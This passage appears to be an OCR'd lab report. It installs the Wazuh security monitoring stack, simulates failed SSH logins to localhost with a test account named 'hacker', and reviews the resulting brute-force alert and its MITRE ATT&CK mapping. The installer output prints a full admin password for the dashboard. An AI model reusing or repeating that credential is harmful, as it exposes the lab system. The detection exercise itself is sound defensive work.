02/07/2025 13:45:58 INFO: Starting Wazuh indexer installation.
02/07/2025 14:01:37 INFO: Wazuh indexer installation finished.
02/07/2025 14:01:37 INFO: Wazuh indexer post-install configuration finished.
02/07/2025 14:01:37 INFO: Starting service wazuh-indexer.
02/07/2025 14:01:50 INFO: wazuh-indexer service started.
02/07/2025 14:01:50 INFO: Initializing Wazuh indexer cluster security settings.
02/07/2025 14:02:00 INFO: Wazuh indexer cluster initialized.
02/07/2025 14:02:00 INFO: --- Wazuh server ---
02/07/2025 14:02:00 INFO: Starting the Wazuh manager installation.
02/07/2025 14:04:34 INFO: Wazuh manager installation finished.
02/07/2025 14:04:34 INFO: Starting service wazuh-manager.
02/07/2025 14:04:50 INFO: wazuh-manager service started.
02/07/2025 14:04:50 INFO: Starting Filebeat installation.
02/07/2025 14:05:22 INFO: Filebeat installation finished.
02/07/2025 14:05:26 INFO: Filebeat post-install configuration finished.
02/07/2025 14:05:26 INFO: Starting service filebeat.
02/07/2025 14:05:27 INFO: filebeat service started.
02/07/2025 14:05:27 INFO: --- Wazuh dashboard ---
02/07/2025 14:05:27 INFO: Starting Wazuh dashboard installation.
02/07/2025 14:08:05 INFO: Wazuh dashboard installation finished.
02/07/2025 14:08:05 INFO: Wazuh dashboard post-install configuration finished.
02/07/2025 14:08:05 INFO: Starting service wazuh-dashboard.
02/07/2025 14:08:06 INFO: wazuh-dashboard service started.
02/07/2025 14:08:36 INFO: Initializing Wazuh dashboard web application.
02/07/2025 14:08:36 INFO: Wazuh dashboard web application initialized.
02/07/2025 14:08:36 INFO: --- Summary ---
02/07/2025 14:08:36 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
    User: admin
    Password: Kjwg?oU3.eHb+abwSA5tXy5?zclj*E4R
02/07/2025 14:08:36 INFO: Installation finished.
chrysostome@chrysostome:~$ _
```


Phase 2: Security Testing

1. **Attack Simulation**
    - ✓ Created test user account: **useradd hacker**
    - ✓ Simulated failed SSH authentication attempts
    - ✓ Generated security events for detection testing

```
chrysostome@chrysostome:~$ sudo su -
[sudo] password for chrysostome:
root@chrysostome:~# useradd hacker
root@chrysostome:~# ssh hacker@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:HZBfhl1/YltJKQynjJpJay8eF7VT6IfYggooxh3c6Rs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
hacker@localhost's password:
Permission denied, please try again.
hacker@localhost's password:
Permission denied, please try again.
hacker@localhost's password:
hacker@localhost: Permission denied (publickey,password).
root@chrysostome:~#
```


2. **System Access**
    - ✓ Successfully accessed Wazuh dashboard at https://192.168.81.161
    - ✓ Authenticated with default admin credentials
    - ✓ Confirmed real-time monitoring functionality



Kali Linux
Problem loading page
Wazuh
https://192.168.81.161/app/login?
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
wazuh.
The Open Source Security Platform
admin
Log in
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali Linux
Problem loading page
Wazuh - Wazuh
https://192.168.81.161/app/wazuh#/overview/?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-24h,to:now))&_a=(columns:!(_source),filters:!(),index:'wazuh-alerts-*',interval:
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
wazuh.
Modules
a
Total agents
0
Active agents
0
Disconnected agents
0
Pending agents
0
Never connected agents
0
No agents were added to this manager.
Add agent
SECURITY INFORMATION MANAGEMENT
Security events
Browse through your security alerts, identifying issues and threats in your environment.
Integrity monitoring
Alerts related to file changes, including permissions, content, ownership and attributes.
AUDITING AND POLICY MONITORING
Policy monitoring
Verify that your systems are configured according to your security policies baseline.
System auditing
Audit users behavior, monitoring command execution and alerting on access to critical files.
Security configuration assessment
Scan your assets as part of a configuration assessment audit.
THREAT DETECTION AND RESPONSE
REGULATORY COMPLIANCE
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Security Alert Analysis

Detected Threats





Alert Summary: 6 total security events detected

- **Rule ID**: 5760 (SSH Authentication Failure)
- **Severity Level**: 5 (Medium)
- **Classification**: Credential Access Attack
- **MITRE ATT&CK Mapping**:
  - T1110.001 (Password Guessing)
  - T1021.004 (SSH Remote Services)

Event Details

- **Target Agent**: chrysostome
- **Attack Type**: Failed SSH login attempts
- **Timestamp**: July 2, 2025 @ 10:24 AM
- **Source**: localhost (simulated internal threat)
- **Description**: "sshd: authentication failed"

Dashboard Capabilities Demonstrated

Real-time Monitoring


- **Agent Status Tracking**: 0 active agents (test environment)
- **Alert Visualization**: Time-series graphs showing attack patterns
- **Threat Intelligence**: Automated MITRE ATT&CK framework mapping
- **Risk Assessment**: Authentication failure tracking (4 events)

Analytics Features


- **Top 5 Agents**: Activity ranking and monitoring
- **Alert Evolution**: Temporal attack pattern analysis
- **MITRE Attack Mapping**: Technique categorization
- **Filtering Capabilities**: Rule-based event filtering

Alternative: Using 3 machines:


- **Ubuntu server: Hosting Wazuh (192.168.81.161)**

